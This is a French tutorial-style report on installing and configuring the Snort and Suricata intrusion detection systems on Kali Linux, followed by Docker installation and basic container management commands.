- **Tcpdump :**

- **Snort :**

- **Définition d'un IDS, Snort et les types d'un IDS :**

c'est un IDS open source (*Intrusion Detection System*), un IDS permet de détecter des comportements suspects ou anormaux sur le système d'information, cette technologie permet d'être pro-actif sur les intrusions de votre réseau, il existe 3 types d'IDS :

- **NIDS:** (Network Intrusion Detection System) Il capture tout le trafic du réseau (sniffer) en temps réel. Il se base sur des règles qui lui ont été définies pour pouvoir détecter des comportements suspects. Il sert à détecter un comportement anormal sur le réseau.
- **HIDS:** (Host Intrusion Detection System) sert à détecter un comportement anormal sur une machine. Il collecte les informations qui lui sont envoyées par les équipements. Il utilise les signatures ou le comportement. Un agent est installé sur chacune des machines. Un HIDS va ensuite envoyer les informations au HIDS qui va analyser les signatures et les comportements.
- **IDS hybride** qui permet de détecter les intrusions sur les hôtes et sur le réseau.

- **Mise en place d'un IDS Snort :**

- Installation : nous allons installer Snort sur une machine Kali Linux, Snort peut fonctionner dans 3 modes différents :

- **Sniffer** : permet d'observer les paquets reçus
- **Log de paquet**: pour archiver les logs du réseau
- **IDS** : génération d'alerte en fonction des comportements du réseau
  - Nous allons commencer par mettre à jour le système, ouvrons un terminal et tapons les deux commandes suivantes :


■ **`sudo apt-get update && sudo apt-get upgrade`**

```
(root㉿kali)-[~/home/kali]
# apt-get update
Hit:1 https://download.docker.com/linux/debian buster InRelease
Get:2 http://kali.download/kali kali-rolling InRelease [30.6 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Packages [18.2 MB]
Get:4 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [41.9 MB]
Fetched 60.1 MB in 1min 1s (978 kB/s)
Reading package lists... Done


(root㉿kali)-[~/home/kali]
# 
```

```
(root㉿kali)-[~/home/kali]
# apt-get upgrade
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  fonts-roboto-slab liblomm12 node-array-union node-array-uniq node-execa node-merge-stream node-mimic-fn node-strip-eof python3-ipaddr python3-singledispatch
  python3-twisted-bin
Use 'sudo apt autoremove' to remove them.
The following packages have been kept back:
  bluman default-mysql-server dirmngr freerdp2-x11 gir1.2-freedesktop gir1.2-glib-2.0 gir1.2-vte-2.91 gnome-terminal gobject-introspection gpg gpg-agent
  gpg-wks-client gpg-wks-server gpgconf gpgsm gstreamer1.0-plugins-bad gvfs gvfs-backends gvfs-common gvfs-daemons gvfs-fuse gvfs-libs hydra hydra-gtk i cui-devtools
  initramfs-tools initramfs-tools-core kali-defaults kali-linux-headless libapt-pkg-perl libavcodec58 libavfilter7 libavformat58 libavutil56 libcommon-sense-perl
  libcrypt-ssleay-perl liblbd-mysql-perl liblbbi-perl liblfile-fcntllock-perl libfreerdp-client2-2 libfreerdp2-2 libgdal130 libgeotiff5
  libgirepository-1.0-1 libgspell-1-2 libgstreamer-plugins-bad1.0-0 libharfbuzz-icu0 libhtml-parser-perl libical3 libicu-dev libinput-bin libinput10 libjson-xs-perl
  liblbb2 liblist-moreutils-xs-perl liblocale-gettext-perl libmagickcore-6.q16-6-extra libmm-glib0 libmngoc-1.0-0 libnet-dbus-perl libnet-dns-sec-perl
  libnet-libidn-perl libnet-ssleay-perl libnode-dev libnode83 libopenconnect libpolkit-agent-1-0 libpolkit-gobject-1-0 libpoppler-glib8 libpostproc55
  libpulse-mainloop-glib0 libpulsedp libpulsedp libpython3-dev libpython3-stdlib libqmi-glib5 libqmi-proxy libqt5core5a libsanee-common libsmc-client
  libsnmp40 libsocket6-perl libspatialite7 libc32-perl libswresample3 libswscale5 libtalloc2 libtbs1 libterm-readkey-perl libtext-charwidth-perl
  libtext-iconv-perl libvte-2.91-0 libvte-2.91-common libwacom-common libwacom-client0 libwinpr2-2 libxerces-c-3.2 libxml-parser-perl libxml2
  libxml2-dev linux-image-amd64 metasploit-framework modemmanager nautilus-extension-gnome-terminal network-manager-gnome network-manager-l2tp
  network-manager-l2tp-gnome network-manager-openconnect network-manager-openconnect-gnome network-manager-openvpn network-manager-openvpn-gnome network-manager-pptp
  network-manager-pptp-gnome network-manager-vpnclient network-manager-vpnc-gnome nfs-common nodejs openconnect perl perl-base policykit-1 postgresql-14 pulseaudio
  pulseaudio-module-bluetooth pulseaudio-utils pyqt5-dev-tools python3 python3-dev python3-flagger python3-fntools python3-jaraco.text python3-lldb python3-minimal
  python3-pyproj python3-pyqt5 samba python3-talloc python3-tdb python3-tzlocal python3-ufolib2 python3-yaml ruby ruby-cms-scanner ruby-dev ruby-ffi
  ruby-nokogiri ruby-yajl samba-common samba-common-bin samba-dsdb-modules samba-libs samba-vfs-modules sane-utils smclient snmp snmpd util-linux
  vboot-kernel-utils virtualbox-guest-utils virtualbox-guest-x11 winexe wpscan xserver-xorg-core xserver-xorg-input libinput xserver-xorg-video-amdgpu
  xserver-xorg-video-ati xserver-xorg-video-fbdev xserver-xorg-video-nouveau xserver-xorg-video-radeon xserver-xorg-video-vesa xserver-xorg-video-vmware
The following packages will be upgraded:
  adduser adwaita-icon-theme amass-common amd64-microcode apache2 apache2-bin apache2-data apache2-utils apparmor apt apt-utils arping at-spi2-core atftpd
  bash-completion bind9-dnsutils bind9-host bind9-libs binutils binutils-common binutils-x86_64-linux-gnu binwalk bluez bluez-hcidump bluez-obexd bsdxtrautils
```

- Une fois le système mis à jour, nous allons installer **Snort**, pour cela tapez la commande suivante : **`sudo apt-get install snort`**
- Vous devez ensuite renseigner l'interface sur laquelle l'outil écoute le réseau :



- Vous allez ensuite devoir renseigner la plage IP de votre réseau au format CIDR:



- Patientez quelques secondes pour que l'installation se termine.
  - Configuration : nous allons devoir configurer les règles pour lesquelles notre outil devra émettre une alerte. Deux choix s'offrent à vous, soit définir les règles vous-même ou télécharger des règles sur le site de **Snort** afin d'être protégé contre les menaces connues. Vous pouvez bien entendu combiner les deux.

### ■ Règles manuelles :

- Pour définir des règles manuellement, éditez le fichier « *local.rules* » avec la commande suivante :

```
sudo nano /etc/snort/rules/local.rules
```

- A la fin du fichier, ajoutez la ligne suivante :

```
alert icmp any any -> $HOME_NET any (msg:"Tentative connexion ICMP"; sid:00001; rev:1;)
```

Grâce à cette commande, nous allons faire un test, pour chaque requête *ICMP* (echo et reply) **Snort** va envoyer une alerte. Nous avons appliqué cette alerte, de tous les hôtes vers tous les hôtes (*any any*), **msg** est le message qui sera affiché dans l'alerte, **sid** est un identifiant qui doit être unique.

- Pour vérifier si l'outil fonctionne bien, on lance la commande avec **Snort** :

```
snort -A console -i eth0 -u snort -c /etc/snort/snort.conf
```

- On lance un ping à partir de n'importe quelle machine du réseau, comme expliqué précédemment **Snort** est un sniffer réseau, il va aspirer l'ensemble du trafic du réseau. On peut voir l'alerte que nous venons de créer apparaître:

```
12/18-20:28:36.526490  [**] [1:1:1] Tentative connexion ICMP [**] [Priority: 0]
{ICMP} 8.8.8.8 -> 192.168.76.130
```

- L'ensemble des alertes/logs de l'outil sont stockés dans **/var/log/snort**. Pour accéder à un fichier de log, exécutez la commande suivante :

```
snort -r /var/log/snort/snort.log.XXXXXX
```

■ **Règles Snort** : Pour utiliser les règles présentes sur le site de Snort, [cliquez ici](#). Téléchargez le fichier

- correspondant à la version installée. Décompressez le fichier avec la commande suivante en remplaçant XXX par le nom du fichier :

```
sudo tar zxvf XXX
```

- Allez dans le dossier décompressé et déplacez ensuite le fichier “*community.rules*” dans le répertoire contenant les règles de **Snort** :

```
cd DOSSIER_DECOMP
sudo mv community-rules /etc/snort/rules
```

- Si vous éditez le fichier, vous remarquerez que l'ensemble est commenté. Bien entendu, vous devez décommenter uniquement les règles dont vous utilisez le protocole. (Inutile de générer des alertes sur le protocole POP si vous ne l'utilisez pas par exemple)
- Nous allons maintenant indiquer à l'outil qu'il doit prendre en compte le fichier « *community.rules* » pour générer des alertes. Nous n'avions pas eu à faire cette opération pour la création de l'alerte du précédent point, car celle-ci était déjà présente dans le fichier de configuration par défaut. Utilisez la commande suivante:

```
sudo nano /etc/snort/snort.conf
```

- Ajoutez la ligne suivante au fichier : `include $RULE_PATH/community.rules`
- En sauvegardant, le fichier contenant ces règles sera désormais pris en compte par **Snort**.

- **Snort en tâche de fond :** Vous pouvez lancer **Snort** en tâche de fond (*service*) pour cela nous allons créer un script de démarrage. Créez le fichier suivant :

```
sudo nano /lib/systemd/system/snort.service
```

- Dans ce fichier, entrez ce texte (n'oubliez pas d'adapter le nom de l'interface à votre cas) :

```
[Unit]
Description=Lancer Snort NIDS
After=syslog.target network.target

[Service]
Type=simple
ExecStart=/usr/local/bin/snort -q -u snort -g snort -c /etc/snort/snort.conf -i eth0

[Install]
WantedBy=multi-user.target
```

- Sauvegardez le fichier et redémarrez *systemctl* qui est l'outil de gestion des services

```
sudo systemctl daemon-reload
```

- Démarrez le service **Snort** que vous venez de créer : `sudo systemctl start snort`
- Vérifiez le statut du service : `sudo systemctl status snort`

- **Suricata :**

- **Définition:**

**Suricata** est un logiciel open source de détection d'intrusion (IDS)<sup>3</sup>, de prévention d'intrusion (IPS), et de supervision de sécurité réseau (NSM). Il est développé par la fondation OISF (Open Information Security Foundation)<sup>4</sup>.

Suricata permet l'inspection des Paquets en Profondeur (DPI). De nombreux cas d'utilisations déontologiques peuvent être mis en place permettant notamment la remontée d'informations qualitatives et quantitatives.

Scirius est une interface web sous licence GPLv3 écrite avec Django destinée à l'édition des règles Suricata . La version mono-serveur est open source et libre tandis que la version multi-serveur Scirius Enterprise est commercialisée, elles sont toutes deux éditées par la société Stamus Networks .

La distribution GNU/Linux SELKS 3.0 (Suricata Elasticsearch Logstash Kibana Scirius) basée sur debian permet de tester Suricata. Il existe également une image Docker .

## - Fonctionnalité:

Liste des principales fonctionnalités :

- IDS/IPS
- performances élevées : Multi-threading, utilisation des GPU (accélération graphique)
- Détection automatique de protocole (IPv4/6, TCP, UDP, ICMP, HTTP, TLS, FTP, SMB, DNS)
- NSM : journalisation DNS, module de journalisation HTTP, enregistrement des certificats et extraction de fichiers, vérification de somme de contrôle md5
- librairie HTP indépendante
- nombreux formats de sortie Unified JSON, Prelude
- écriture de scripts en Lua pour l'analyse avancée

## - Installation et configuration:

L'installation de suricata basé sur les commandes suivant :

```
sudo add-apt-repository ppa:oisf/suricata-stable
sudo apt update
sudo apt install suricata jq
```

Après l'installation on peut vérifier la version et la statut de suricata avec les commandes suivants :

```
sudo suricata --build-info
sudo systemctl status suricata
```

Dans la partie de configuration il faut configurer l'interface dans lequel notre suricata il faut marcher :

```
$ ip addr
2: enp1s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 00:11:22:33:44:55 brd ff:ff:ff:ff:ff:ff
inet 10.0.0.23/24 brd 10.23.0.255 scope global noprefixroute enp1s0
```

On se baser sur les commandes suivantes pour configurer suricata :

```
sudo vim /etc/suricata/suricata.yaml
```

Dans la partie de configuration on se basent sur HOME\_NET pour signer l'adresse ip d'interface et le réseau local ciblé .

```
af-packet:  
  - interface: enp1s0  
    cluster-id: 99  
    cluster-type: cluster_flow  
    defrag: yes  
    use-mmap: yes  
    tpacket-v3: yes
```

Dans cet exemple, on va choisir enp1s0 comme notre interface de suricata.

Cette configuration utilise les paramètres recommandés les plus récents pour le mode d'exécution IDS pour les configurations de base. Il existe de nombreuses options de configuration possibles qui sont décrites dans des chapitres dédiés et sont particulièrement pertinentes pour les configurations hautes performances.

## **|||| . Réalisation :**

### **A - Installation de docker :**

#### **1- Installation de Docker :**

Exigences -----  
Installation sur kali et Debian -----  
Installer Docker Compose sur Kali Linux -----  
Mise à niveau de Docker -----

#### **2- Principes de base de la manipulation des conteneurs Docker :**

Hello World in Docker -----  
Vue d'ensemble de l'architecture Docker -----  
Comment exécuter un conteneur -----  
Comment publier un port -----  
Comment utiliser le mode détaché -----  
Comment répertorier les conteneurs -----  
Comment nommer ou renommer un conteneur -----  
Comment arrêter ou tuer un conteneur en cours d'exécution -----  
Comment redémarrer un conteneur -----  
Comment créer un conteneur sans s'exécuter -----  
Comment supprimer les conteneurs pendants -----  
Comment exécuter un conteneur en mode interactif -----  
Comment exécuter des commandes à l'intérieur d'un conteneur -----  
Comment travailler avec des images exécutables -----

#### **3- Docker Image Manipulation Basics :**

Comment créer une image Docker -----  
Comment marquer des images Docker -----  
Comment répertorier et supprimer des images Docker -----

Comment répertorier et supprimer des images Docker -----

Comment comprendre les nombreuses couches d'une image Docker --

Comment construire NGINX à partir de la source -----

Comment optimiser les images Docker Adopter Alpine Linuxr -----

Comment créer des images Docker exécutables -----

## **4 - Mise en réseau avec des conteneurs autonomes**

### **1 - Installation de Docker**

L'installation de Docker est rapide et facile. Docker est actuellement pris en charge sur une large variété de plates-formes Linux, y compris l'expédition dans le cadre d'Ubuntu et Red Hat Enterprise Linux (RHEL). Diverses distributions dérivées et connexes sont également prises en charge. comme Debian, CentOS, Fedora, Oracle Linux et bien d'autres. Utilisation d'un virtuel , vous pouvez installer et exécuter Docker sur OS X et Microsoft Windows.

#### **- Exigences**

Pour tous ces types d'installation, Docker dispose de quelques conditions préalables de base à utiliser :

Docker vous devez :

- Exécuter une architecture 64 bits (actuellement x86\_64 et amd64 uniquement). 32 bits les architectures ne sont PAS prises en charge actuellement.
- Exécuter un noyau Linux 3.10 ou version ultérieure. Certains noyaux antérieurs de 2.6.x et plus tard exécutera Docker avec succès. Vos résultats varieront considérablement, cependant, et si vous avez besoin d'aide, on vous demandera souvent de courir sur un plus récent noyau.
- Le noyau doit prendre en charge un pilote de stockage approprié. Par exemple :
  - Mappeur d'appareils
  - AUFS
  - vfs
  - btrfs
  - ZFS (introduit dans Docker 1.7)
  - Le pilote de stockage par défaut est généralement Device Mapper ou AUFS.

- Les fonctionnalités du noyau cgroups et espaces de noms doivent être prises en charge et activées.

- OS Exigences :

Configuration requise pour le système d'exploitation Pour installer Docker Engine, vous avez besoin de la version 64 bits de l'une de ces versions Debian ou Raspbian :

Debian Bullseye 11 (stable)

Debian Buster 10 (oldstable)

Raspbian Bullseye 11 (écurie)

Raspbian Buster 10 (oldstable)

Docker Engine est pris en charge sur les architectures x86\_64 (ou amd64), armhf et arm64.

- **Installation sur kali et Debian**
  - **Méthodes d'installation**

Vous pouvez installer Docker Engine de différentes manières, en fonction de vos besoins :

1- La plupart des utilisateurs configurent les référentiels de Docker et les installent à partir de ceux-ci, pour faciliter les tâches d'installation et de mise à niveau. C'est l'approche recommandée, sauf pour Raspbian. (**set up Docker's repositories**)

2- Certains utilisateurs téléchargent le package DEB et l'installent manuellement et gèrent les mises à niveau complètement manuellement. Ceci est utile dans des situations telles que l'installation de Docker sur des systèmes à air comprimé sans accès à Internet.

3- Dans les environnements de test et de développement, certains utilisateurs choisissent d'utiliser des scripts de commodité automatisés pour installer Docker. C'est actuellement la seule approche pour Raspbian.

Pour nous, nous avons utilisé la première méthode .

## Étape 1 : Installer les packages de dépendance

Démarrez l'installation en vous assurant que tous les packages utilisés par docker comme dépendances sont installés.

```
$ sudo apt update
```

```
$ sudo apt -y install \
```

```
curl gnupg2 \
```

```
apt-transport-https \
software-properties-common \
ca-certificates
```

## Étape 2: Importer la clé GPG Docker

Importer la clé GPG Docker utilisée pour signer des packages Docker :

```
$ curl -fsSL https://download.docker.com/linux/debian/gpg | \
sudo gpg --dearmor -o \
/etc/apt/trusted.gpg.d/docker-archive-keyring.gpg
```

## Étape 3 : Ajouter le référentiel Docker à Kali Linux

Ajoutez le référentiel Docker qui contient les dernières versions stables de Docker CE.

```
$ echo "deb [arch=amd64] \
https://download.docker.com/linux/debian buster stable" | \
sudo tee /etc/apt/sources.list.d/docker.list
```

## Étape 4: Installez Docker sur Kali Linux

Mettez à jour l'index du package apt.

```
$ sudo apt-get update
```

Maintenant, nous pouvons maintenant installer le package Docker lui-même.

```
$ sudo apt install docker-ce docker-ce-cli containerd.io
```

Cette installation ajoutera un groupe docker au système sans aucun utilisateur. Ajoutez un compte d'utilisateur au groupe pour exécuter des commandes docker en tant qu'utilisateur non privilégié.

```
$ sudo usermod -aG docker {USER}
$ newgrp docker
```

## - Installer Docker Compose sur Kali Linux

Docker a facilité la mise en place d'un environnement de développement local. Toutefois, si vous souhaitez créer plusieurs conteneurs pour votre application, vous devez créer plusieurs fichiers Docker. Cela ajoute à la charge de les entretenir et prend également beaucoup de temps.

Docker Compose résout ce problème en vous permettant d'utiliser un fichier YAML pour faire fonctionner des applications multi-conteneurs à la fois. Vous pouvez définir le nombre souhaité de conteneurs, leurs builds et leurs conceptions de stockage, puis avec un seul ensemble de commandes, vous pouvez générer, exécuter et configurer tous les conteneurs. Docker Compose est idéal pour les environnements de développement, de test et de préparation, ainsi que pour les flux de travail d'intégration continue.

### Installation :

Nous devons installer curl et wget sur votre système pour cette opération. Et certainement, l'accès au Terminal en tant qu'utilisateur avec des privilèges sudo.

```
$ sudo apt update  
$ sudo apt install -y curl wget
```

Une fois curl installé, on télécharge la dernière version de Compose sur votre machine Linux.

```
$ curl -s https://api.github.com/repos/docker/compose/releases/latest |  
grep browser_download_url | grep docker-compose-linux-x86_64 | cut  
-d '"' -f 4 | wget -qi -
```

On rend le fichier binaire exécutable.

```
$ chmod +x docker-compose-linux-x86_64
```

On déplace le fichier vers notre PATH.

```
$ sudo mv docker-compose-linux-x86_64 /usr/local/bin/docker-compose
```

On confirme la version.

```
$ docker-compose version
```

### - Mise à niveau de Docker

Après avoir installé Docker, il est également facile de le mettre à niveau si nécessaire. Si vous avez installé Docker en utilisant des paquets natifs via apt-get, alors vous pouvez également utiliser ces canaux pour le mettre à niveau. Par exemple, exécutez la commande apt-get update, puis installez la nouvelle version de Docker. Nous utilisons la commande apt-get install car le docker engine (formerly lxc-docker) est généralement épinglé.

```
$ sudo apt-get update
```

```
$ sudo apt-get install docker-engine
```

## 2 - Principes de base de la manipulation des conteneurs Docker

### - Hello World in Docker

Maintenant que Docker est opérationnel sur notre machine, il est temps pour nous d'exécuter notre premier conteneur. On ouvre le terminal et on exécute la commande suivante :

```
$ docker run hello-world
```

L'image **hello-world** est un exemple de conteneurisation minimale avec Docker. Il a un seul programme compilé à partir d'un fichier hello.c responsable de l'impression du message que vous voyez sur votre terminal.

Maintenant, dans notre terminal, on peut utiliser la commande **docker ps -a** pour lister tous les conteneurs qui sont en cours d'exécution ou qui ont été exécutés dans le passé:

Dans la sortie, un conteneur nommé **exciting\_chebyshev** a été exécuté avec l'**ID** de conteneur **128ec8ceab71** à l'aide de l'image hello-world. Il a quitté (0) il y a 13 secondes où le code de sortie (0) signifie qu'aucune erreur n'a été produite pendant l'exécution du conteneur.

### - Vue d'ensemble de l'architecture Docker


The **engine** se compose de trois composantes principales :

1. **Docker Daemon**: Le démon (dockerd) est un processus qui continue à s'exécuter en arrière-plan et attend les commandes du client. Le démon est capable de gérer divers objets Docker.
2. **Client Docker** : Le client (docker) est un programme d'interface de ligne de commande principalement responsable du transport des commandes émises par les utilisateurs.
3. **API REST** : l'API REST agit comme un pont entre le démon et le client. Toute commande émise à l'aide du client passe par l'API pour finalement atteindre le démon.

Selon les documents officiels,

« Docker utilise une architecture client-serveur. Le client Docker communique avec le démon Docker, qui effectue le gros du travail de création, d'exécution et de distribution de vos conteneurs Docker ».

En tant qu'utilisateur, on exécute généralement des commandes à l'aide du composant client. Le client utilise ensuite l'API REST pour contacter le démon de longue date et effectuer nous travail.



Les événements qui se produisent lorsqu'on exécute la commande sont les suivants :

1. On exécute la commande **docker run hello-world** où hello-world est le nom d'une image.
2. Le client Docker contacte le démon, lui demande d'obtenir l'image hello-world et d'exécuter un conteneur à partir de celle-ci.
3. Le démon Docker recherche l'image dans votre référentiel local et se rend compte qu'elle n'est pas là, ce qui entraîne l'impossibilité de trouver l'image 'hello-world:latest' localement qui est imprimée sur le terminal.
4. Le démon accède ensuite au registre public par défaut qui est **Docker Hub** et extrait la dernière copie de l'image hello-world, indiquée par la dernière : Extraction de la bibliothèque/ligne hello-world dans le terminal.
5. Le démon Docker crée ensuite un nouveau conteneur à partir de l'image fraîchement extraite.
6. Enfin, le démon Docker exécute le conteneur créé à l'aide de l'image hello-world.

### - Comment exécuter un conteneur :

Auparavant, nous avons utilisé **docker run** pour créer et démarrer un conteneur à l'aide de l'image hello-world. La syntaxe générique de cette commande est la suivante :

```
$ docker run <image name>
```

Bien qu'il s'agisse d'une commande parfaitement valide, il existe un meilleur moyen d'envoyer des commandes au démon docker.

Avant la version **1.13**, Docker n'avait que la syntaxe de commande mentionnée précédemment. Plus tard, la ligne de commande a été restructurée pour avoir la syntaxe suivante :

```
$ docker <object> <command> <options>
```

Dans cette syntaxe :

**object** : indique le type d'objet Docker que vous allez manipuler. Il peut s'agir d'un objet conteneur, image, réseau ou volume.

**command** : indique la tâche à effectuer par le démon, c'est-à-dire la commande run.

**options** : peuvent être n'importe quel paramètre valide qui peut remplacer le comportement par défaut de la commande, comme l'option **--publish/-p** pour le mappage de port ( sera expliquée dans la sous-section suivante ).

Maintenant, en suivant cette syntaxe, la commande run peut être écrite comme suit :

```
$ docker container run <image name>
```

**image name** peut être de n'importe quelle image d'un registre en ligne ou de notre système local.

On peut arrêter le conteneur en appuyant simplement sur la combinaison de touches **ctrl + c** pendant que la fenêtre du terminal est mise au point ou en fermant complètement la fenêtre du terminal.

### - Comment publier un port :

Les conteneurs sont des environnements isolés. Votre système hôte ne sait rien de ce qui se passe à l'intérieur d'un conteneur. Par conséquent, les applications s'exécutant à l'intérieur d'un conteneur restent inaccessibles de l'extérieur.

Pour autoriser l'accès depuis l'extérieur d'un conteneur, vous devez publier le port approprié à l'intérieur du conteneur sur un port de votre réseau local. La syntaxe courante de l'option **--publish ou -p** est la suivante :

```
$ ... --publish <host port>:<container port>
```

Par exemple , Lorsque on écrit **--publish 8080:80**, cela signifiait que toute demande envoyée au port 8080 de notre système hôte serait transférée au port 80 à l'intérieur du conteneur.

- **Comment utiliser le mode détaché :**

Une autre option très populaire de la commande run est l'option **--detach ou -d**. Dans l'exemple ci-dessus, pour que le conteneur continue à fonctionner, vous deviez garder la fenêtre du terminal ouverte. La fermeture de la fenêtre du terminal a également arrêté le conteneur en cours d'exécution.

En effet, par défaut, les conteneurs s'exécutent au premier plan et s'attachent au terminal comme tout autre programme normal appelé à partir du terminal.

Afin de remplacer ce comportement et de conserver un conteneur en cours d'exécution en arrière-plan, On peut inclure l'option **--detach** avec la commande **run** comme suit :

```
$ docker container run --detach --publish 8080:80 < image name >
```

Nous avons deux types de présentation d'ID , L'ID complet est une chaîne hexadécimale de 64 caractères . Et les ID courts, c'est une chaîne hexadécimale de 12 caractères.

- **Comment répertorier les conteneurs :**

La commande **container ls** peut être utilisée pour répertorier les conteneurs en cours d'exécution. Pour ce faire, on exécute la commande suivante :

```
$ docker container ls
```

La commande **container ls** répertorie uniquement les conteneurs en cours d'exécution sur votre système. Pour répertorier les conteneurs qui se sont exécutés dans le passé, on peut utiliser l'option **--all ou -a**.

```
$ docker container ls --all
```

- **Comment nommer ou renommer un conteneur :**

Par défaut, chaque conteneur possède deux identificateurs.

Elles sont les suivantes :

**CONTAINER ID** - une chaîne aléatoire de 64 caractères.

**NOM** - combinaison de deux mots aléatoires, joints par un trait de soulignement.

Se référer à un conteneur basé sur ces deux identifiants aléatoires est un peu gênant. Ce serait formidable si les conteneurs pouvaient être référencés en utilisant un nom défini par nous .

Il est possible de nommer un conteneur à l'aide de l'option **--name**. Pour exécuter un conteneur portant le nom **hello-dock-container**, on peut exécuter la commande suivante :

```
$ docker container run --detach --publish 8888:80 --name  
hello-dock-container <image name>
```

On peut même renommer d'anciens conteneurs à l'aide de la commande **container rename**. La syntaxe de la commande est la suivante :

```
$ docker container rename <container identifier> <new name>
```

#### - **Comment arrêter ou tuer un conteneur en cours d'exécution :**

Les conteneurs fonctionnant au premier plan peuvent être arrêtés en fermant simplement la fenêtre du terminal ou en appuyant sur **ctrl + c**. Les conteneurs s'exécutant en arrière-plan, cependant, ne peuvent pas être arrêtés de la même manière.

Deux commandes traitent de cette tâche. La première est la commande **container stop** . La syntaxe générique de la commande est la suivante :

```
$ docker container stop <container identifier>
```

Où **container identifier** Où l'identifiant du conteneur peut être l'identifiant ou le nom du conteneur.

La commande **stop** arrête un conteneur en douceur en envoyant un signal **SIGTERM**. Si le conteneur ne s'arrête pas dans un certain délai, un signal **SIGKILL** est envoyé qui arrête immédiatement le conteneur.

Dans les cas où vous souhaitez envoyer un signal **SIGKILL** au lieu d'un signal **SIGTERM**, vous pouvez utiliser la commande **container kill** à la place. La commande **container kill** suit la même syntaxe que la **commande stop**.

```
$ docker container kill <container identifier>
```

#### - **Comment redémarrer un conteneur**

Quand on dit redémarrer, on veut dire deux scénarios en particulier. Elles sont les suivantes:

- Redémarrage d'un conteneur qui a déjà été arrêté ou tué.
- Redémarrage d'un conteneur en cours d'exécution.

Comme nous l'avons déjà appris dans une sous-section précédente, les conteneurs arrêtés restent dans votre système. Si vous le souhaitez, vous pouvez les redémarrer. La commande **container start** peut être utilisée pour démarrer n'importe quel **conteneur arrêté** . La syntaxe de la commande est la suivante :

```
$ docker container start <container identifier>
```

Maintenant, dans les scénarios où vous souhaitez redémarrer un conteneur en cours d'exécution, vous pouvez utiliser la commande **container restart**. La commande container restart suit la syntaxe exacte comme la commande container start.

```
$ docker container restart <container identifier>
```

- **Comment créer un conteneur sans s'exécuter :**

Jusqu'à présent dans cette section, nous avons démarré des conteneurs à l'aide de la commande container **run** qui est en réalité une combinaison de deux commandes distinctes. Ces commandes sont les suivantes :

- **container create** : crée un conteneur à partir d'une image donnée.
- **container start** : démarre un conteneur qui a déjà été créé.

Pour créer un conteneur sans s'exécuter , on peut utiliser la commande suivante :

```
$ docker container create <container identifier>
```

Une fois le conteneur créé, il peut être démarré à l'aide de la commande **container start** :

```
$ docker container start <container identifier>
```

- **Comment supprimer les conteneurs pendants :**

Comme nous l'avons déjà vu, les conteneurs qui ont été arrêtés ou tués restent dans le système. Ces conteneurs pendants peuvent prendre de la place ou entrer en conflit avec des conteneurs plus récents.

Pour supprimer un conteneur arrêté , on peut utiliser la commande **container rm**.

La syntaxe générique est la suivante :

```
$ docker container rm <container identifier>
```

Il existe également l'option **--rm** pour les commandes d'exécution de conteneur et de démarrage de conteneur qui indique que vous souhaitez que les conteneurs soient supprimés dès qu'ils sont arrêtés. Pour démarrer un autre conteneur avec l'option **--rm**,on exécute la commande suivante :

```
$ docker container run --rm --detach --publish 8888:80 --name  
test < image name >
```

- **Comment exécuter un conteneur en mode interactif**

